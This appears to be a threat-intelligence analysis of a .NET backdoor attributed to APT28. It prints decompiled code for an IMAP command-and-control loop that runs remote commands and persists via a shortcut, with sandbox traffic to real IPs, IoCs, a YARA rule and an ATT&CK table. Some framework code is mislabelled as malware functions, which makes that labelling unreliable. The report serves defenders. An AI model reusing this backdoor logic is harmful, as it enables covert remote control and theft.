
The process of consolidating information about the system



```
"From: [redacted]\r\nSubject:06.05.2024 08:25:25_report_V0lOLUwxS0RONzlQODBKPT16b3Jybz09TWljcm9zb2Z0IFdpbmRvd3MgTlQgNi4xLjc2MDEgU2VydmljZSBQYWNr\r\n\r\nMicrosoft Windows [S�r�m 6.1.7601]\r\nTelif Hakk� (c) 2009 Microsoft Corporation. T�m haklar� sakl�d�
\r\n\r\nC:\\Users\[redacted]\\Desktop\\24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04>dir\r\n C s�r�c�s�ndeki birimin etiketi yok.\r\n Birim Seri Numaras�: F806-F848\r\n\r\n C:\\Users\[redacted]\\Desktop\
\24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04 dizini\r\n\r\n30.04.2024  11:08    <DIR>          .\r\n30.04.2024  11:08    <DIR>          ..\r\n30.04.2024  10:47            24.576 24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04.exe\r\n
1 Dosya        24.576 bayt\r\n          2 Dizin  101.452.374.016 bayt bo�\r\n\r\nC:\\Users\[redacted].Desktop\\24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04>\r\n\r
\nnewtime1:0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
```

General view of the Text value


The Start() function in the Run function redirects to the StartWithShellExecuteEx function.



```
public bool Start()
{
    this.Close();
    ProcessStartInfo processStartInfo = this.StartInfo;
    if (processStartInfo.FileName.Length == 0)
    {
        throw new InvalidOperationException(SR.GetString("FileNameMissing"));
    }
    if (processStartInfo.UseShellExecute)
    {
        return this.StartWithShellExecuteEx(processStartInfo);
    }
    return this.StartWithCreateProcess(processStartInfo);
}
```

Ensuring control of process operations in the start function


The StartWithShellExecuteEx function returns whether the process ran successfully.



```
private bool StartWithShellExecuteEx(ProcessStartInfo startInfo)
{
    if (this.disposed)
    {
        throw new ObjectDisposedException(base.GetType().Name);
    }
    if (!string.IsNullOrEmpty(startInfo.UserName) || startInfo.Password != null)
    {
        throw new InvalidOperationException(SR.GetString("CantStartAsUser"));
    }
    if (startInfo.RedirectStandardInput || startInfo.RedirectStandardOutput || startInfo.RedirectStandardError)
    {
        throw new InvalidOperationException(SR.GetString("CantRedirectStreams"));
    }
    if (startInfo.StandardErrorEncoding != null)
    {
        throw new InvalidOperationException(SR.GetString("StandardErrorEncodingNotAllowed"));
    }
    if (startInfo.StandardOutputEncoding != null)
    {
        throw new InvalidOperationException(SR.GetString("StandardOutputEncodingNotAllowed"));
    }
    if (startInfo.environmentVariables != null)
    {
        throw new InvalidOperationException(SR.GetString("CantUseEnvVars"));
    }
    NativeMethods.ShellExecuteInfo shellExecuteInfo = new NativeMethods.ShellExecuteInfo();
    shellExecuteInfo.fMask = 64;
    if (startInfo.ErrorDialog)
    {
        shellExecuteInfo.hwnd = startInfo.ErrorDialogParentHandle;
    }
    else
```


Control of the requirements of the process

Path values of variables belonging to the malware were detected in the system.




```
DictionaryBase @020004(     ["ProgramW6432"]   @"C:\Program Files"
DictionaryEntry @020004(    ["Path"]           @"C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Fil...
@"C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Program Files\BinDiff\bin;C:\Program Files\dotne
\;C:\Users\[redacted]\AppData\Local\Programs\Python\Python37\Scripts\;C:\Users\[redacted]\AppData\Local\Programs\Python\Python37\"   [redacted]
```

Some file paths used in the system and file paths for programming languages



this	Count = 0x00000026
["ProgramW6432"]	@"C:\Program Files"
["Path"]	@"C:\Program Files\Common Files\Oracle\Java\javapath;C:\Program Fil...
["PROCESSOR_IDENTIFIER"]	"Intel64 Family 6 Model 183 Stepping 1, GenuineIntel"
["TEMP"]	@"C:\Users\[redacted]\AppData\Local\Temp"
["windows_tracing_logfile"]	@"C:\BVTBin\Tests\installpackage\csilogfile.log"
["COMPlus_ZapDisable"]	"1"
["LOGONSERVER"]	@"\\WIN-L1KDN79P80J"
["_NO_DEBUG_HEAP"]	"1"


Collected system information



İsim	Değer
["PROCESSOR_ARCHITECTURE"]	"AMD64"
["LOCALAPPDATA"]	@"C:\Users\[redacted]\AppData\Local"
["PUBLIC"]	@"C:\Users\Public"
["windir"]	@"C:\Windows"
["COMPUTERNAME"]	"WIN-L1KDN79P80J"
["ProgramData"]	@"C:\ProgramData"
["USERPROFILE"]	@"C:\Users\[redacted]"
["TMP"]	@"C:\Users\[redacted]\AppData\Local\Temp"
["FP_NO_HOST_CHECK"]	"NO"
["PROCESSOR_LEVEL"]	"6"
["APPDATA"]	@"C:\Users\[redacted]\AppData\Roaming"
["USERDOMAIN"]	"WIN-L1KDN79P80J"
["ProgramFiles"]	@"C:\Program Files"
["ALLUSERSPROFILE"]	@"C:\ProgramData"
["SystemRoot"]	@"C:\Windows"
["PATHEXT"]	".COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC"
["ComSpec"]	@"C:\Windows\system32\cmd.exe"
["HOMEPATH"]	@"\Users\[redacted]"
["NUMBER_OF_PROCESSORS"]	"2"
["CommonProgramFiles"]	@"C:\Program Files\Common Files"
["SystemDrive"]	"C:"
["USERNAME"]	"[redacted]"
["CommonProgramW6432"]	@"C:\Program Files\Common Files"
["HOMEDRIVE"]	"C:"
["OS"]	"Windows_NT"
["PSModulePath"]	@"C:\Windows\system32\WindowsPowerShell\v1.0\Modules\"
["CommonProgramFiles(x86)"]	@"C:\Program Files (x86)\Common Files"
["PROCESSOR_REVISION"]	"b701"
["windows_tracing_flags"]	"3"

Collected system information


The malware's function for sending files from the infected computer to the server is as follows.



```
// Token: 0x0600202C RID: 8236 RVA: 0x00096360 File Offset: 0x00094560
public void SendFile(string fileName, byte[] preBuffer, byte[] postBuffer, TransmitFileOptions flags)
{
    if (Socket.s_LoggingEnabled)
    {
        Logging.Enter(Logging.Sockets, this, "SendFile", "");
    }
    if (this.CleanedUp)
    {
        throw new ObjectDisposedException(base.GetType().FullName);
    }
    if (!this.Connected)
    {
        throw new NotSupportedException(SR.GetString("net_notconnected"));
    }
    this.ValidateBlockingMode();
    TransmitFileOverlappedAsyncResult transmitFileOverlappedAsyncResult = new TransmitFileOverlappedAsyncResult(this);
    FileStream fileStream = null;
    if (fileName != null && fileName.Length > 0)
    {
        fileStream = new FileStream(fileName, FileMode.Open, FileAccess.Read, FileShare.Read);
    }
    SafeHandle safeHandle = null;
```

Sending files to the server


The malware performs a search within the infected system information.



```
        private static string[] findText(string text)
        {
            byte[] array = new byte[1024];
            new byte[1024];
            byte[] bytes = Encoding.ASCII.GetBytes("$ SELECT INBOX.Drafts\r\n");
            try
            {
                Program.ssl.Write(bytes, 0, bytes.Length);
                Program.ssl.Read(array, 0, 1024);
                if (Encoding.ASCII.GetString(array).Contains("$ NO"))
                {
                    throw new InvalidOperationException("no");
                }
            }
            catch
            {
                bytes = Encoding.ASCII.GetBytes("$ SELECT Drafts\r\n");
                Program.ssl.Write(bytes, 0, bytes.Length);
                Program.ssl.Read(array, 0, 1024);
                if (Encoding.ASCII.GetString(array).Contains("$ NO"))
                {
                    throw new InvalidOperationException("no");
```

```
0 %
ereller
im          Değer
text        "V0IOLUwxS0RONzIQODBKPT16b3Jybz09TWljcm9zb2Z0IFdpbmRvd3M...
array       null
bytes       null
array2      null
bytes2      null
text2       null
```


Performing a search on infected system information



```
            0x00000002                                  int
            {Sistem belirtilen dosyayı bulamıyor.  }    System.Text.StringBuilder
Msg         ""                                          string
```

Some error symptoms when searching for a file


It has been determined that the malware aims to change the date of the file by executing the execute function after giving a url value to the Microsoft Edge search engine that it downloads to the system.



```
{
    try
    {
        File.Delete(location.Replace(".exe", "_tmp.exe"));
    }
    catch
    {
    }
}
using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\EdgeContext.url"))
{
    string location2 = Assembly.GetExecutingAssembly().Location;
    streamWriter.WriteLine("[InternetShortcut]");
    streamWriter.WriteLine("URL=file:///" + location);
    streamWriter.WriteLine("IconIndex=0");
    location2.Replace('\\', '/');
}
Program.execute(new string[]
{
    "dir"
});
for (;;)
{
    try
    {
        Program.execute(Program.readFile());
    }
    catch
    {
    }
    int num = int.Parse(Program.newtime.Split(new char[]
    {
        ':'
    })[0].Replace("newtime", ""));
    Thread.Sleep(60000 * num);
}
```

Receiving the command value


Once the initial connection is successful, the malware redirects to the change_time function if the incoming command contains a newtime value.



```
private static void execute(string[] commands)
{
    try
    {
        Program.connect(Program.fcreds.Split(new char[]
        {
            ':'
        })[2], 143);
        Program.Login(Program.fcreds.Split(new char[]
        {
            ':'
        })[0], Program.fcreds.Split(new char[]
        {
            ':'
        })[1]);
    }
    catch
    {
        try
        {
            Program.connect(Program.screds.Split(new char[]
            {
                ':'
            })[2], 143);
            Program.Login(Program.screds.Split(new char[]
            {
                ':'
            })[0], Program.screds.Split(new char[]
            {
                ':'
            })[1]);
        }
        catch
        {
            return;
        }
    }
    foreach (string text in commands)
    {
        if (text.Contains("changesecond"))
        {
            Program.change(Program.screds, Program.normal(text.Replace("changesecond", "")));
        }
        else if (text.Contains("newtime"))
        {
            Program.change_time(Program.normal(text));
        }
        else
        {
            string text2 = Program.run(text);
            if (!text2.Contains("echo"))
            {
                Program.create(text2);
            }
        }
```


Calling the change_time function

The change_time function changes the time of the file to be replaced in the system.



```
// Token: 0x06000004 RID: 4 RVA: 0x00002180 File Offset: 0x00000380
private static void change_time(string time)
{
    string location = Assembly.GetExecutingAssembly().Location;
    string text = location.Replace(".exe", "_tmp.exe");
    byte[] bytes = Encoding.Unicode.GetBytes(Program.newtime);
    byte[] bytes2 = Encoding.Unicode.GetBytes(time);
    byte[] bytes3 = Program.ReplaceBytes(File.ReadAllBytes(location), bytes, bytes2);
    File.WriteAllBytes(text, bytes3);
    Process.Start(text);
    Environment.Exit(0);
}
```


Changing the file time in the change_time function



```
// Token: 0x04000001 RID: 1
private static string newtime = "newtime1:000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000";
```

Byte synchronization value of the time used in the change_time function


Below are the findings of the malware's operations on the infected system.



winlogon.exe	452			2,86 MB		Windows Oturum Açma Uy
explorer.exe	2952	0,21	640 B/s	121,07 MB	WIN-L1KDN79P80J\zorrc	Windows Gezgini
wintoolservice.exe	272			1,39 MB	WIN-L1KDN79P80J\zorrc	VMware SVGA Helper Serv
wintools64.exe	2484	0,14	836 B/s	20 MB	WIN-L1KDN79P80J\zorrc	VMware Tools Core Service
24fd571600dcc00bf2bb8...	2628			55,29 MB	WIN-L1KDN79P80J\zorrc	VMSearch
24fd571600dcc00bf2bb8...	720			32,7 MB	WIN-L1KDN79P80J\zorrc	VMSearch
24fd571600dcc00bf2bb8...	1200			28,96 MB	WIN-L1KDN79P80J\zorrc	VMSearch
24fd571600dcc00bf2bb8...	3136			60,24 MB	WIN-L1KDN79P80J\zorrc	VMSearch

Attempts to log on to the system with Winlogon were detected.

It was observed that the malware communicated with IP addresses and sent packets to these IP addresses.



[Time Wait]		TCP	Time Wait	192.168.244.130	51194	104.22.49.74	443					
24fd571600dcc00...	2348	TCP	Establish...	192.168.244.130	51327	205.134.241.75	143	24fd571600dcc00bf2bb...	20	21	1.683	2.140
24fd571600dcc00...	1972	TCP	Establish...	192.168.244.130	51329	205.134.241.75	143	24fd571600dcc00bf2bb...	19	20	1.631	1.991
24fd571600dcc00...	2516	TCP	Syn Sent	192.168.244.130	51333	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	720	TCP	Syn Sent	192.168.244.130	51334	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	3324	TCP	Syn Sent	192.168.244.130	51335	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	1200	TCP	Syn Sent	192.168.244.130	51336	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	3136	TCP	Syn Sent	192.168.244.130	51337	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	2348	TCP	Syn Sent	192.168.244.130	51338	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	1972	TCP	Syn Sent	192.168.244.130	51339	74.124.219.71	143	24fd571600dcc00bf2bb...				
24fd571600dcc00...	4068	TCP	Establish...	192.168.244.130	51340	205.134.241.75	143	24fd571600dcc00bf2bb...	2	3	1.065	668
24fd571600dcc00...	4068	TCP	Syn Sent	192.168.244.130	51341	74.124.219.71	143	24fd571600dcc00bf2bb...				
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	System				

TCP/IP traffic of the malware

IoC’s

IP
131.107.255.255
172.64.149.23
173.247.253.130
184.25.191.235
192.168.0.1
192.229.211.108
192.229.221.95
20.69.140.28
20.99.133.109
20.99.184.37
74.124.219.71
205.134.241.75
104.22.49.74

Rules

YARA

```
rule APT28_virus
{
     meta:
            author ="AYNUR BALCI"
            description ="apt28"
            date="10.05.2024"
            hash=”5DB75E816B4CEF5CC457F0C9E3FC4100”
     strings:
            $key1="$999a93f6-6f07-4fdd-b3c7-533ff1ab1ec6"
            $key2="NETFramework,Version=v4.5"
            $user_information1={6A 00 72 00 62} //jrb username value
..............$user_information2={71 00 61 00 73 00 69 00 6D} //qasim
            $user_information3={62 00 61 00 68 00 6F 00 75 00 68 00 6F 00 6C 00 64 00 69 00 6E 00 67
00 73 00 2E 00 63 00 6F 00 6D} // bahouholdings.com
            $user_information4={37 00 34 00 2E 00 31 00 32 00 34 00 2E 00 32 00 31}
// 74.124.219.71
            $user_information5={66 00 61 00 63 00 61 00 64 00 65 00 73 00 6F 00 6C 00 75 00 74 00 69
00 6F 00 6E 00 73 00 75 00 61 00 65 00 2E 00 63 00 6F 00 6D} //facedesolutionsuae.com
      condition:
         (any of ($key*)) or (any of ($user_information*))
}
```

MITRE ATT&CK Table

Defense Evasion	Discovery	Command and Control	Persistence	Privilege Escalation	Collection
T1036 Masquerading	T1518 Security Software Discovery	T1573 Encrypted Channel	T1547 Registry Run Keys / Startup Folder	T1055 Process Injection	T1560 Archive Collected Data
T1562 Disable or Modify Tools	T1057 Process Discovery	T1571 NonStandard Port			
T1497 Virtualization/Sandbox Evasion	T1082 System Information Discovery				
T1070 Timestomp					

ECHO

CYBER THREAT INTELLIGENCE